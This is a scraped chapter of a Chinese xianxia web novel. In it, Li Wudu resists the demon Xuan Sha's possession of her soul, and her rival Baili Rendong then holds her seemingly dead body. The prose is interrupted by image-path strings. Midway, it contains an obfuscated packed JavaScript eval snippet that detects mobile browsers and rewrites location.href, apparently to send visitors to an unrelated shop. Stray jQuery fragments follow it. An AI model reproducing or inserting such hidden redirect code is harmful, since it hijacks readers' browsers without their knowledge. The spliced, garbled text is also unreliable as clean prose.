235. 业障
作品:《重生成死对头的师尊后》 “有什么不可能?”厉无渡笑了起来,“之前杀的都是你的分身,现在总该是本体了吧。”
“这一次,我会将你所有的‘根’,一起拔干净。”
玄煞沉默了一瞬,厉无渡能隐约感觉到他情绪中的怒火,可也仅仅只是一瞬。
下一刻,他的声音便重新响起,低沉中透着阴冷,却出乎厉无渡意料地冷静:
“……罢了,聚魂魔偶而已。”他淡淡道,仿佛在谈论什么无关紧要的玩意儿,“本就是为了培育分身、试验承载体而炼制的小东西,本尊从一开始,就没指望它们能派上什么大用。”
在玄煞话音落下的刹那,他本体所化的魔丝竟骤然“溶解”开来,散成无数比先前还要细、还要密的黑色丝线,在厉无渡体内铺天盖地地炸散开来,并且还狡猾地转变了策略——不再只是横扫、缠绕,而是带着极端的针对性,专门寻找厉无渡魔气和神识防御的缝隙。
而一旦找到,它们便如闻见了血味的蚂蟥一般,一拥而上,疯狂钻刺!
极度强烈的危机感袭上心头,厉无渡头皮发麻,瞬间将天魔变运转到极致,魔气层层迭加,神识壁垒如铁壁般封闭自身。
可还是没能彻底防住。
数缕细到近乎虚无的魔丝硬生生刺穿了某处防御较为薄弱的点,随即兵分两路,一半迅速向下蔓延,扑向魔种所在的丹田;另一半则逆着经脉而上,目标直指厉无渡识海核心处的神魂!
“呃!”
厉无渡闷哼一声,身体猛地一震。
她清晰地感觉到侵入丹田的魔丝如同活物般迅速分叉、生长,紧紧缠绕住她的魔丹,甚至试图顺着天魔变的运转轨迹反向吞噬她的本源魔气!
剧痛在刹那间炸开。
不是一瞬的疼,而是持续、撕裂、带着强烈侵占意味的痛楚,仿佛有无数口器尖锐的虫豸在她体内啃噬、繁殖。
玄煞的声音随之在她识海中响起,比之前任何一次都清晰,好似就萦绕在厉无渡灵台周边:
“感觉到了吗?厉无渡,这才是本尊真正的‘根’。”
“你吞了那么多护法,吞噬他们的时候是不是觉得很痛快?眼下不如亲自试试这被吞噬的滋味——被我从里到外,一点一点吃干净的滋味。”
随着他的低语,厉无渡识海之中的景象骤变。
原本清明稳固的神魂空间被一片暗紫色的阴影侵蚀,无数细密的魔丝如同蛛网般蔓延开来,重新化作一片魔影,并试图笼罩住厉无渡的神魂本体,将她拖入污秽而粘稠的意识深渊。
这是一种极其恶毒的吞噬方式,不是单纯抹杀,而是覆盖、同化,最终取而代之。
只要厉无渡稍有动摇,神魂的主导权便会被一点点剥夺。
厉无渡只觉灵台一阵绞痛,那暗紫色魔影如蚊蚋般钻进她神魂的每一处缝隙,无孔不入,防不胜防。
她试图凝聚心神,可识海之内已乱作一团,原本澄澈如镜的海面此刻翻涌着黑红色的浊浪,浪涛之中漂浮着无数破碎的画面——有她前世修炼时的残影,有被她杀死的敌人们惨死时的狰狞面容,更有少年百里忍冬抿着唇角微笑的脸,在浪涛中时隐时现。
“放手吧,厉无渡。”玄煞的声音渐渐变得像是从她自己的神魂深处钻出来的,与她的意识缠在一起,难分彼此,“天魔无相,本是同源,何苦这般挣扎?待本尊同化了你的意识,你便是我,我便是你,从此三界之内,我们便再无人能敌,多好。”
他的话语带着诡异的魅惑,如同最温柔的呢喃,却又裹着最刺骨的寒意。
厉无渡的意识开始出现恍惚,眼前的景象愈发混沌,有时她觉得自己仍在天魔血池之中,肉身被魔偶噬咬撕扯;有时又觉得自己身处前世的秘境洞穴,身边是同样受了伤,脸却冷得一成不变的百里忍冬;有时又是今世在剑宗和九重塔中的种种……
但这并非全部的幻象,更有甚者,托玄煞吞噬和同化带来的影响,他越是侵染厉无渡的神魂,她便越能看到基于玄煞记忆所产生的幻象。
就比如,厉无渡看到自己化作了玄煞本体的魔影模样,正在努力吞噬着赤眉护法的神魂。
她当即精神一振——虽然在神魂被入侵、需要和敌人抢夺意识主导权的情况下说这四个字,听起来有些不可思议,但厉无渡的的确确从中嗅到了机会的气息。
——她要搞清楚玄煞这一世身上种种古怪诡异的秘密。
如果能探明他的底细,说不定厉无渡就能找出他的弱点,从而想到办法破局反攻!
打定了主意,厉无渡努力忽视肉身感官传来的剧痛,同时咬牙忍着意识被侵蚀的滋味,在一片如坠五里雾中、虚实难辨、连自己是谁都快要记不清的混沌中努力挣扎,不断搜罗所有关于玄煞记忆的碎片。
灵台深处那一点仅存的清明如同狂风暴雨中的残烛,随时都可能熄灭。玄煞的意志如同疯长的藤蔓,死死缠绕住厉无渡的意识,一点点挤压她的存在空间,那些破碎的幻象也愈发清晰,不断冲击着她的心神,诱使她放弃抵抗。厉无渡的神魂本体在痛苦中蜷缩,却死死守住那一点清明,与玄煞的意志展开了惨烈的拉锯战。
她的意识时而清醒,时而混沌,每一次清醒都要承受神魂被撕裂的剧痛,每一次混沌都可能彻底沉沦,但厉无渡却在神魂要被生生拆成两半的可怕痛苦中坚持到了最后——
她终于找到了一切诡秘中,最关键的那块拼图。
“你看,这便是你的宿命。”玄煞的声音带着得意的冷笑,“从你修炼天魔变的那一刻起,便注定要成为本尊的养料,你的挣扎,不过是徒劳罢了。”
“不。”厉无渡的意识在崩溃的边缘徘徊,混沌的痛苦几乎要将她彻底淹没,但她回答玄煞的语气却是带着笑的,“这不是我的宿命。”
“我知道你是什么了,你是——”
“‘业障’。”
话音落下,识海中的魔影微微一滞。
厉无渡又断断续续地笑了几声,这才缓
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16943946|158912||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
过来一点气儿,百感交集地感叹了一声:“没想到啊,原来竟是如此……”
……
寒春在心口处的衣衫上割出艳丽的血色,百里忍冬惊疑不定的喊声破了平日里的清冷,竟带着一丝自己都未察觉的慌张。
他几乎是本能地收手抽剑,随后接住了因失去支撑点而缓缓倒下的厉无渡。
怀中的身躯轻得像一片枯叶,往日里动辄掀起腥风血雨的魔尊,此刻竟两眼紧闭,毫无反抗之力,连呼吸都微弱得几不可闻。
寒春剑穗上的银铃沾染了血色,随着他的动作轻轻晃动,发出细碎又刺耳的声响。
百里忍冬的手指冰凉,抱着厉无渡的同时整个人都是僵的。
但他自己却没察觉,还在专心致志地搜寻着任何能证明厉无渡这个魔女是假死骗人的蛛丝马迹。
“醒醒。”他紧绷着声音,咬牙切齿道,“你又想使什么样的卑鄙招数?假死?我不会上当的,给我起来!”
怀中的人毫无回应,只有残余温热的血还在顺着他的手往下淌。
百里忍冬努力忽视心底升起的某种预感,以及随之蔓生的、让他下意识回避的某种情绪,眼神冷厉地一把掐住了厉无渡的脖颈。
“我说了让你别装死!起来!和我堂堂正正地打完!”他收紧了虎口,却在感受到掌下毫无动静,连一丝微弱的脉搏起伏都没有后有些手抖。
百里忍冬忍不住将视线上移,落在了厉无渡毫无血色的脸上。
这张让他恨之入骨、如梦魇般缠绕了他无数个深夜的脸,此刻安静得可怕,甚至似乎逐渐泛起了不详的灰白。
他忽然想起决战前,她隔着漫天剑气对他问道:“百里忍冬,你我之间,是不是不死不休?”
那时他只当是她的挑衅,冷声回应:“废话少说,来战!”
厉无渡便又露出了那副状似无奈的,让人恨得牙痒痒的笑意,抽刀和他打了起来。
可此刻,百里忍冬抱着她逐渐变冷的身体,才惊觉自己从未想过这个结局。
他要的是除去魔尊,是正道的安宁,可也……不该如此突然。
以他们两个的实力,本该势均力敌、争斗不休地再缠斗个几百年才能分出胜负,怎么会、怎么会一下子如此?
百里忍冬依旧不敢置信。
他松开了掐着厉无渡脖子的手,动作间带着几分自己都没意识到的慌乱,声音依旧带着刻意维持的厉色,眉眼间却没了素日里的沉稳:“我警告你,不准装死,这招对我没用。”
“起来!你还有一堆罪孽没赎,怎么能就这么死了?当年你杀我师尊、为祸正道,这笔账还没算清!”
百里忍冬越说越没了章法,甚至都没意识到自己话里的漏洞——他师尊温琼枝的死,还有当年厉无渡潜伏正道时设下的阴谋诡计,不都是他与厉无渡你死我活的缘由吗?
如今罪魁祸首当真死了,他一直以来的目的达成,难道不该感到大仇得报,高兴、释然吗?